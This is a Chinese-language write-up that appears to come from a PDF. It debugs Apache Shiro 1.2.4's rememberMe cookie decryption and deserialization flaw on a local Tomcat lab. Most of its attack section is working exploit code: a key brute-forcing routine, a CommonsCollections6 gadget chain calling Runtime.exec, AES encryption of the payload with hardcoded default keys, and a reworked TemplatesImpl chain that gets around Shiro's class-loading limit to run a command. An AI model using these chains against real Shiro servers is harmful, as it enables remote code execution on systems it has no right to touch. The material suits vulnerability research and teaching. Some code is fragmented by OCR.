
解密过程跟踪调试

1. 首先在加密过程中调用的 `AbstractRememberMeManager.class` 类中找到 `decrypt` 方法，这个也是解密调用的函数。下断点查看堆栈的调用情况。
2. 当我们发起请求访问时，会根据是否存在 `rememberMe` 字段进行一系列的判断。如果请求中存在 `rememberMe` 字段，则会对传递的这个 `cookie` 值进行获取，解密等一系列操作。具体的实现体现在 `AbstractRememberMeManager.class#getRememberedPrincipals` 方法中，通过这个方法去判


断是否存在 rememberMe 字段，并且从 cookie 中获取该字段值。




3. 具体跟进，查看详情。在第86行获取到请求中的 rememberMe 字段值，然后进行 base64 解码后返回。返回上一步后的 bytes 数组不为空直接进行下一步的解密处理，否则直接返回空。



4. 此处 bytes 数组不为空，进入 convertBytesToPrincipals 函数，跟踪进入。在第137行进入解密过程，解密完成后返回结果。



5. 但此时，我们的数据是错误的，使用密钥无法解密，则会产生一个报错，进入到 `AbstractRememberMeManager.class#getRememberedPrincipals` 方法的 `catch` 当中。也就是 `onRememberedPrincipalFailure` 函数。这个函数经过一系列的函数调用，最后会在响应头中返回 `rememberMe=deleteMe` 的 `set-cookie` 属性。




6. 在之前登录过程中，如果登录成功，且勾选 `rememberMe` 之后会返回一个正常的序列化数据流，我们使用这个流来进行后续密码正确的过程追踪。


```
POST /shiro/login.jsp HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/shiro/login.jsp
Cookie: JSESSIONID=9AF0583014F1BD1E7CF8D863DDEDFE86
```

```
HTTP/1.1 302
Set-Cookie: rememberMe=deleteMe; Path=/shiro; Max-Age=0; Expires=Sun, 25-Jul-2021 02:18:33 GMT
Set-Cookie: rememberMe=ULZHPe4IPiY8BCC+aGunPsisFEYEJ8UHmhkpk45JqMN71qzAEXbLum71m04NJ4cMVjXGtAJcgZvUJQ2btuMy92MoP3+X6wQwBcAZ1xoiHc/bNXkk+wiw01pj+AR/dQ3t7eAVY16SEqXVDUv+Tr+EdTaL7iJPc/oMT4mvvCRo6VUVUAo5ggguvr7e59w91UzEVre13FE32YDWjBn+Ek30bLdBZzono/x9ajSvvm9AgrAP5Er+4cd1jcEUoh6aLYOtZKSH6kJeGghGez/1SmFhnTqMJrd7WxZ0z9i0qPxT1fiLbc8K9w3cPNA3sEsWdb1j9LkW2kA4G7b/Wkzh7fNgTDH/G37bL/rjBYKXrcXHvgB6BLGwAxS+RFkwqQBxmHrMgewlDzqTHvpFQXyqaL/6V17tk5U8uBwRBGUqDT0Zka5/p1RvaerDXJtmt1NG0BJKpiWQKcVee0FcX7pD9EaSf/decAw6Ix+zgoujruhWWbuFOHQk80BcRgPXMUI1M; Path=/shiro; Max-Age=31536000; Expires=Tue, 26-Jul-2022 02:18:42 GMT; HttpOnly
Location: /shiro/
```

7. 承接上回的解密过程，当解密成功之后，返回数据，之后进入到反序列化过程。




8. 跟进反序列化的方法，查看到反序列化的类应该是

org.apache.shiro.subject.SimplePrincipalCollection，与序列化的过程也是吻合的。



9. 此处有一个点，return 返回后的序列化流有一个强制类型转换，变成 PrincipalCollection 类型，转换出错则抛出异常。



10. 到此已经追踪到反序列化的过程了，在此处将反序列化的流换成 payload 的序列化流，就可以触发反序列化漏洞。

攻击实验

密钥爆破

通过实现shiro的反序列化原理流程，进行密钥爆破

```
package com.shiro;

import org.apache.shiro.codec.Base64;
import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.crypto.CipherService;
import org.apache.shiro.subject.SimplePrincipalCollection;
import org.apache.shiro.util.ByteSource;

import javax.xml.bind.DatatypeConverter;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.util.HashMap;

public class encrypt_ {
    private static final byte[]
    encryptKey=DatatypeConverter.parseBase64Binary("kPH+bIxk5D2deZiIxcAAA==");
    private static CipherService cipherService = new AesCipherService();

    public static void main(String[] args) throws Exception {
        SimplePrincipalCollection simplePrincipalCollection = new
SimplePrincipalCollection();
        ByteArrayOutputStream var1 = new ByteArrayOutputStream();
        ObjectOutputStream var2 = new ObjectOutputStream(var1);
        var2.writeObject(simplePrincipalCollection);
        ByteSource encrypt = cipherService.encrypt(var1.toByteArray(),
encryptKey);
        System.out.println(new String(var1.toByteArray()));
        String s = encrypt.toBase64();
        System.out.println(s);
        //decrypt_();
    }
}
```

构造链尝试

这里有一点就是我们在进行密钥爆破时因为要通过响应字段是否包含 `deleteMe` 来判断密钥是否爆破成功，所以我们序列化的对象必须是 `SimplePrincipalCollection`，否则在反序列化之后的强制类型转换会爆出异常，导致响应字段包含 `deleteMe`。但是在进行构造链时不需要考虑这个问题，因为是先进行的反序列化，此时构造链已经执行完毕，即使后面再爆出异常也不会造成影响。

- cc6构造链

```
public class CommonsCollections6 {
    public static byte[] getPayload(String command) throws Exception {
        Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] { String.class,
                Class[].class }, new Object[] { "getRuntime",
                new Class[0] }),
            new InvokerTransformer("invoke", new Class[] { Object.class,
```

```

        Object[].class }, new Object[] { null, new Object[0] })),
        new InvokerTransformer("exec", new Class[] { String.class },
            new String[] { command })),
        new ConstantTransformer(1),
    };
    Transformer transformerChain = new ChainedTransformer(fakeTransformers);

    // 不再使用原CommonsCollections6中的HashSet, 直接使用HashMap
    Map innerMap = new HashMap();
    Map outerMap = LazyMap.decorate(innerMap, transformerChain);

    TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

    Map expMap = new HashMap();
    expMap.put(tme, "valuevalue");

    outerMap.remove("keykey");

    Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
    f.setAccessible(true);
    f.set(transformerChain, transformers);

    ByteArrayOutputStream barr = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(barr);
    oos.writeObject(expMap);
    oos.close();

    //      ByteArrayInputStream arrayInputStream = new
    ByteArrayInputStream(barr.toByteArray());
    //      ObjectInputStream objectInputStream = new
    ObjectInputStream(arrayInputStream);
    //      objectInputStream.readObject();
    return barr.toByteArray();
    }

    //      public static void main(String[] args) throws Exception {
    //          getPayload("calc.exe");
    //      }
    }

```

- 加密构造链, 生成最终的payload

```

public class encrypt_ {
    private static final byte[]
    encryptKey=Base64.decode("kPH+bIxk5D2deZiIxcaaaA==");
    private static CipherService cipherService = new AesCipherService();

    public static void main(String[] args) throws Exception {
        byte[] payloads=CommonsCollections6.getPayload("calc.exe");
        ByteSource encrypt = cipherService.encrypt(payloads, encryptKey);
        System.out.println(new String(payloads));
        String s = encrypt.toBase64();
        System.out.println(s);
        //decrypt_();
    }
}

```

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/shiro;
Max-Age=0; Expires=Mon, 04-Oct-2021 16:24:10 GMT
Set-Cookie:
JSESSIONID=8884A283A92D3A960DFEF8963C7B9733;
Path=/shiro; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 1043
Date: Tue, 05 Oct 2021 16:24:10 GMT
Connection: close
```

```

at java.lang.reflect.Method.invoke(Method.java:498)
at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1058)
at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2136)
at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2027)
at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1535)
at java.io.ObjectInputStream.defaultReadFields(ObjectInputStream.java:2245)
at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2169)
at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2027)
at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1535)
at java.io.ObjectInputStream.readObject(ObjectInputStream.java:422)
at java.util.HashMap.readObject(HashMap.java:1402)
at sun.reflect.GeneratedMethodAccessor48.invoke(Unknown Source)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
at java.lang.reflect.Method.invoke(Method.java:498)
at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1058)
at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2136)
at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2027)
at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1535)
at java.io.ObjectInputStream.readObject(ObjectInputStream.java:422)
at org.apache.shiro.io.DefaultSerializer.deserialize(DefaultSerializer.java:77)
-- 30 more
Caused by: org.apache.shiro.io.UnknownClassException: Unable to load class named [Lorg.apache.commons.collections.Transformer;] from the thread context, current,
or system/application ClassLoaders. All heuristics have been exhausted. Class could not be found.
at org.apache.shiro.io.ClassUtils.forName(ClassUtils.java:148)
at org.apache.shiro.io.ClassResolvingObjectInputStream.resolveClass(ClassResolvingObjectInputStream.java:53)
-- 64 more
2021-10-06 00:24:10,772 TRACE [org.apache.shiro.mgt.DefaultSecurityManager]: No remembered identity found. Returning original context.
2021-10-06 00:24:10,772 TRACE [org.apache.shiro.subject.support.DelegatingSubject]: attempting to get session; create = false; session is null = true; session has i
d = false
2021-10-06 00:24:10,772 TRACE [org.apache.shiro.subject.support.DelegatingSubject]: attempting to get session; create = false; session is null = true; session has i

```

```
shiro-core-1.2.4.jar | org | apache | shiro | io | ClassResolvingObjectInputStream
AbstractRememberMeManager.class | home.jsp | ClassResolvingObjectInputStream.class | MutablePrincipalCollection.class
tomcat\apache-to
Decompiled .class file, bytecode version: 50.0 (Java 6)
Download... Choose Sources...
Reader Mode
5
6 package org.apache.shiro.io;
7
8 import ...
14
15 public class ClassResolvingObjectInputStream extends ObjectInputStream {
16     public ClassResolvingObjectInputStream(InputStream inputStream) throws IOException {
17         super(inputStream);
18     }
19
20     protected Class<?> resolveClass(ObjectStreamClass osc) throws IOException, ClassNotFoundException {
21         try {
22             return ClassUtils.forName(osc.getName());
23         } catch (UnknownClassException var3) {
24             throw new ClassNotFoundException("Unable to load ObjectStreamClass [" + osc + "]: ", var3);
25         }
26     }
27 }
```

这个类是 `ObjectInputStream` 的子类，重写了 `resolveClass` 方法。`resolveClass` 是反序列化中用来查找类的方法，简单来说，读取序列化流的时候，读到一个字符串形式的类名，需要通过这个方法找到对应的 `java.lang.Class` 对象。对比一下父类的 `resolveClass` 方法。

```

672 protected Class<?> resolveClass(ObjectStreamClass desc)
673     throws IOException, ClassNotFoundException
674 {
675     String name = desc.getName();
676     try {
677         return Class.forName(name, initialize: false, latestUserDefinedLoader());
678     } catch (ClassNotFoundException ex) {
679         Class<?> cl = primClasses.get(name);
680         if (cl != null) {
681             return cl;
682         } else {
683             throw ex;
684         }
685     }
686 }
687

```

区别就再获取类对象的方式上面，重写之后，获取类对象使用的 `ClassUtils.forName` 方法，调用链 `ClassUtils.forName -> THREAD_CL_ACCESSOR.loadClass(fqcn) -> ClassUtils.ExceptionIgnoringAccessor#loadClass -> this.getClassLoader() -> loadClass`，它获取了当前的类加载器，而当前类加载器应该是 `org.apache.catalina.loader.ParallelWebappClassLoader#loadClass`，而不是原生的 `Class.forName`。

• 进一步查看报错信息

```

2021-10-06 00:24:10.763 TRACE [org.apache.shiro.web.mgt.CookieRememberMeManager]: Base64 decoded byte array length: 1296 bytes.
2021-10-06 00:24:10.764 TRACE [org.apache.shiro.crypto.JcaCipherService]: Attempting to decrypt incoming byte array of length 1280
2021-10-06 00:24:10.766 TRACE [org.apache.shiro.util.ClassUtils]: Unable to load clazz named [[Lorg.apache.commons.collections.Transformer;] from class loader [ParallelWebappClassLoader
context: shiro
delegate: false
-----> Parent Classloader:
java.net.URLClassLoader@2d554825
]
2021-10-06 00:24:10.766 TRACE [org.apache.shiro.util.ClassUtils]: Unable to load class named [[Lorg.apache.commons.collections.Transformer;] from the thread context ClassLoader.
Trying the current ClassLoader...
2021-10-06 00:24:10.767 TRACE [org.apache.shiro.util.ClassUtils]: Unable to load clazz named [[Lorg.apache.commons.collections.Transformer;] from class loader [ParallelWebappClassLoader
context: shiro
delegate: false
-----> Parent Classloader:
java.net.URLClassLoader@2d554825
]
2021-10-06 00:24:10.767 TRACE [org.apache.shiro.util.ClassUtils]: Unable to load class named [[Lorg.apache.commons.collections.Transformer;] from the current ClassLoader. Trying
the system/application ClassLoader...
2021-10-06 00:24:10.767 TRACE [org.apache.shiro.util.ClassUtils]: Unable to load clazz named [[Lorg.apache.commons.collections.Transformer;] from class loader [sun.misc.Launcher$
AppClassLoader@18b4aac2]
2021-10-06 00:24:10.769 DEBUG [org.apache.shiro.mgt.AbstractRememberMeManager]: There was a failure while trying to retrieve remembered principals. This could be due to a config
uration problem or corrupted principals. This could also be due to a recently changed encryption key. The remembered identity will be forgotten and not used for this request.
[org.apache.shiro.io.SerializationException: Unable to deserialize argument byte array.

```

通过 tomcat 日志，进一步查看报错的日志信息，发现这个错误

`[org.apache.shiro.util.ClassUtils]: Unable to load clazz named [[Lorg.apache.commons.collections.Transformer;] from class loader [ParallelWebappClassLoader]`。参考文章：[强网杯“Shiro 1.2.4\(SHIRO-550\)漏洞之发散性思考](#)，[Shiro-1.2.4-RememberMe 反序列化踩坑深入分析](#) 最后的结论就是：如果反序列化流中包含非 Java 自身的数组，则会出现无法加载类的错误。这就解释了为什么 `CommonsCollections6` 无法利用了，因为其中用到了 `Transformer` 数组。

这里可以发现 `tomcat` 的环境中其实最终还是调用了 `Class.forName`，因此是可以加载数组的。

那么为什么不能加载 `[Lorg.apache.commons.collections.Transformer;` 呢，经过反复的调试发现 `java.lang` 下面的数组可以正常加载，并确定了原因：

`Tomcat` 和 `JDK` 的 `Classpath` 是不公用且不同的，`Tomcat` 启动时，不会用 `JDK` 的 `Classpath`，需要在 `catalina.sh` 中进行单独设置。

加载失败时，通过 `System.getProperty("java.class.path")` 得到 `Tomcat` 中的 `classpath` 如下：

```
/Applications/tomcat8/bin/bootstrap.jar:/Applications/tomcat8/bin/tomcat-juli.j
```

构造不包含数组的payload

在之前CC6的适应 `TemplatesImpl` 改造中已经实现了不含 `Transformer` 数组的功能，因此我们只需将之前适应性改造的任意代码换成我们想执行的代码，然后重造payload既可。

- 编写执行代码的 `class` 文件，然后转换为字节码

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class RunCmd extends AbstractTranslet {
    public void transform(DOM var1, SerializationHandler[] var2) throws TransletException {
    }

    public void transform(DOM var1, DTMAxisIterator var2, SerializationHandler var3) throws TransletException {
    }

    public RunCmd() throws IOException {
        Runtime.getRuntime().exec("calc.exe");
    }
}
```

```
public static byte[] fileToByte() throws IOException { //文件转字节
    File file = new
File("E:\\ysoserial\\src\\main\\java\\TemplatesImpl_\\RunCmd.class");
    FileInputStream inputStream = new FileInputStream(file);
    ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
    byte[] bytes = new byte[1024];
    int n;
    while ((n=inputStream.read(bytes))!=-1){
        byteArrayOutputStream.write(bytes,0,n);
    }
}
```



```

        inputStream.close();
        byteArrayOutputStream.close();
        return byteArrayOutputStream.toByteArray();
    }

```

- 新的CC6代码

```

package com.shiro;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import javax.xml.transform.Templates;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections6 {
    public static byte[] getPayload(String command) throws Exception {
        byte[] codeRunCmd = TemplatesImpl_.fileToByte();
        TemplatesImpl templates = new TemplatesImpl();
        TemplatesImpl_.setFieldValue(templates, "_name", "RunCmd");
        TemplatesImpl_.setFieldValue(templates, "_bytecodes", new byte[][]
{codeRunCmd});
        TemplatesImpl_.setFieldValue(templates, "_tfactory", new
TransformerFactoryImpl());

        InstantiateTransformer instantiateTransformer = new
InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates});
        HashMap innerMap_ = new HashMap();
        Map outerMap_ = LazyMap.decorate(innerMap_, instantiateTransformer);
        TiedMapEntry tiedMapEntry_ = new TiedMapEntry(innerMap_,
TrAXFilter.class);
        HashMap inmap_ = new HashMap();
        inmap_.put(tiedMapEntry_, "key1");
        Field map = tiedMapEntry_.getClass().getDeclaredField("map");
        map.setAccessible(true);
        map.set(tiedMapEntry_, outerMap_);

        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(inmap_);
        oos.close();

        return barr.toByteArray();
    }
}

```

- 发送payload之后成功弹出计算器

